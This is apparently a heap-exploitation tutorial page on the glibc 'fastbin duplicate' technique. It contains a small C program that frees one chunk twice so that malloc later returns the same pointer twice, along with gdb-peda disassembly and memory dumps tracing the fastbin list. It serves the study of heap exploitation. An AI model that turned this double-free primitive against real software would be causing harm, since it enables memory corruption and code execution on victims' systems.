
fastbin_dup[English]

List

Fastbin duplicate

- "Fastbin duplicate" is an attack that exploits a list placed in fastbin.
    - If an application requests to free up redundant memory in the fastbin, the allocator will place those chunks in the list redundantly.
    - If you request multiple allocations of memory of the same size as a chunk that is registered as a duplicate, the allocator will return a pointer to that chunk as a duplicate.
    - Such exploits are only possible with fastbin.
- For example, request malloc () three times to allocate 112 bytes of memory.
    - When an application calls free() with a pointer to the first memory as an argument, the allocator places the chunk in fastbin[6].
    - And when an application requests that the second memory be freed, the allocator places that chunk in the fd of the chunk placed in fastbin[6].
    - If you request to release the first memory already freed, the chunk is placed at the end of the list in fastbin [6].
    - In other words, the list of Fastbin [6] looks like "First memory (0x602000)-> Second memory (0x602080)-> First memory (0x602000)-> ...".
- The application requests malloc () to allocate the same size of memory as it is freed.
    - In the first request, the memory placed last in Fastbin is reallocated.
    - In the second request, the next memory is reallocated.
    - In the third request, the same memory allocated in the first request is allocated.
- In other words, the application has the same pointer in the first and third memory.

Fast dup flow



Example

- The following code asks malloc() three times for memory allocation of size 112 bytes.
    - Request free() to free buf1, buf2 and then request to free buf1 again.

    - Then, it requests malloc() three times to allocate a memory of size 112 bytes.

fast_dup.c

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
        int *buf1 = malloc(112);
        int *buf2 = malloc(112);
        int *buf3 = malloc(112);

        free(buf1);
        free(buf2);
        free(buf1);

        int *buf4 = malloc(112);
        int *buf5 = malloc(112);
        int *buf6 = malloc(112);
}
```

- At 0x4005b7, we see that the memory placed in fastbin is placed again.
    - 0x4005c6, 0x4005d4, and 0x4005e2 check the pointer returned by malloc().

Breakpoints

```
lazenca0x0@ubuntu:~/Book/2.fast_dup$ gcc -o fast_dup fast_dup.c
lazenca0x0@ubuntu:~/Book/2.fast_dup$ gdb -q ./fast_dup
Reading symbols from ./fast_dup...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x30
   0x000000000040056e <+8>:     mov    edi,0x70
   0x0000000000400573 <+13>:     call   0x400450 <malloc@plt>
   0x0000000000400578 <+18>:     mov    QWORD PTR [rbp-0x30],rax
   0x000000000040057c <+22>:     mov    edi,0x70
   0x0000000000400581 <+27>:     call   0x400450 <malloc@plt>
   0x0000000000400586 <+32>:     mov    QWORD PTR [rbp-0x28],rax
   0x000000000040058a <+36>:     mov    edi,0x70
   0x000000000040058f <+41>:     call   0x400450 <malloc@plt>
   0x0000000000400594 <+46>:     mov    QWORD PTR [rbp-0x20],rax
   0x0000000000400598 <+50>:     mov    rax,QWORD PTR [rbp-0x30]
   0x000000000040059c <+54>:     mov    rdi,rax
   0x000000000040059f <+57>:     call   0x400430 <free@plt>
   0x00000000004005a4 <+62>:     mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004005a8 <+66>:     mov    rdi,rax
   0x00000000004005ab <+69>:     call   0x400430 <free@plt>
   0x00000000004005b0 <+74>:     mov    rax,QWORD PTR [rbp-0x30]
   0x00000000004005b4 <+78>:     mov    rdi,rax
   0x00000000004005b7 <+81>:     call   0x400430 <free@plt>
   0x00000000004005bc <+86>:     mov    edi,0x70
   0x00000000004005c1 <+91>:     call   0x400450 <malloc@plt>
   0x00000000004005c6 <+96>:     mov    QWORD PTR [rbp-0x18],rax
   0x00000000004005ca <+100>:     mov    edi,0x70
   0x00000000004005cf <+105>:     call   0x400450 <malloc@plt>
   0x00000000004005d4 <+110>:     mov    QWORD PTR [rbp-0x10],rax
   0x00000000004005d8 <+114>:     mov    edi,0x70
   0x00000000004005dd <+119>:     call   0x400450 <malloc@plt>
   0x00000000004005e2 <+124>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004005e6 <+128>:     mov    eax,0x0
   0x00000000004005eb <+133>:     leave
   0x00000000004005ec <+134>:     ret
End of assembler dump.
gdb-peda$ b *0x00000000004005b7
Breakpoint 1 at 0x4005b7
gdb-peda$ b *0x00000000004005c6
Breakpoint 2 at 0x4005c6
gdb-peda$ b *0x4005d4
Breakpoint 3 at 0x4005d4
gdb-peda$ b *0x00000000004005e2
Breakpoint 4 at 0x4005e2
gdb-peda$
```

- At the top of fastbins[6] is the last freed memory (0x602080).
    - The chunk's fd has a pointer(0x602000) of the previously freed memory.
    - The fastbin list is 0x602080-> 0x602000.
    - When buf1 (0x602000) is released, buf1 (0x602000) is placed on the top of fastbins [6].
    - The fastbin list is 0x602000-> 0x602080-> 0x602000.
    - Fastbin_dup implementation is now possible.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/2.fast_dup/fast_dup

Breakpoint 1, 0x00000000004005b7 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$1 = (mfastbinptr) 0x602080
gdb-peda$ x/4gx 0x602080
0x602080:        0x0000000000000000        0x0000000000000081
0x602090:        0x0000000000602000        0x0000000000000000
gdb-peda$ x/4gx 0x0000000000602000
0x602000:        0x0000000000000000        0x0000000000000081
0x602010:        0x0000000000000000        0x0000000000000000
gdb-peda$ ni

0x00000000004005bc in main ()
gdb-peda$ x/4gx 0x0000000000602000
0x602000:        0x0000000000000000        0x0000000000000081
0x602010:        0x0000000000602080        0x0000000000000000
gdb-peda$ p main_arena.fastbinsY[6]
$2 = (mfastbinptr) 0x602000
gdb-peda$
```

- Requesting 112 bytes to malloc() will reallocate the memory(0x602010) on top of fastbinsY[6].
    - At the top of fastbinsY [6] is the next memory (0x602080).
    - In the last request, memory (0x602010) is reallocated, such as the first reallocated memory (0x602010).

fast dup

```
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004005c6 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.fastbinsY[6]
$3 = (mfastbinptr) 0x602080
gdb-peda$ c
Continuing.

Breakpoint 3, 0x00000000004005d4 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$5 = (mfastbinptr) 0x602000
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$

Breakpoint 4, 0x00000000004005e2 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.fastbinsY[6]
$4 = (mfastbinptr) 0x602080
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap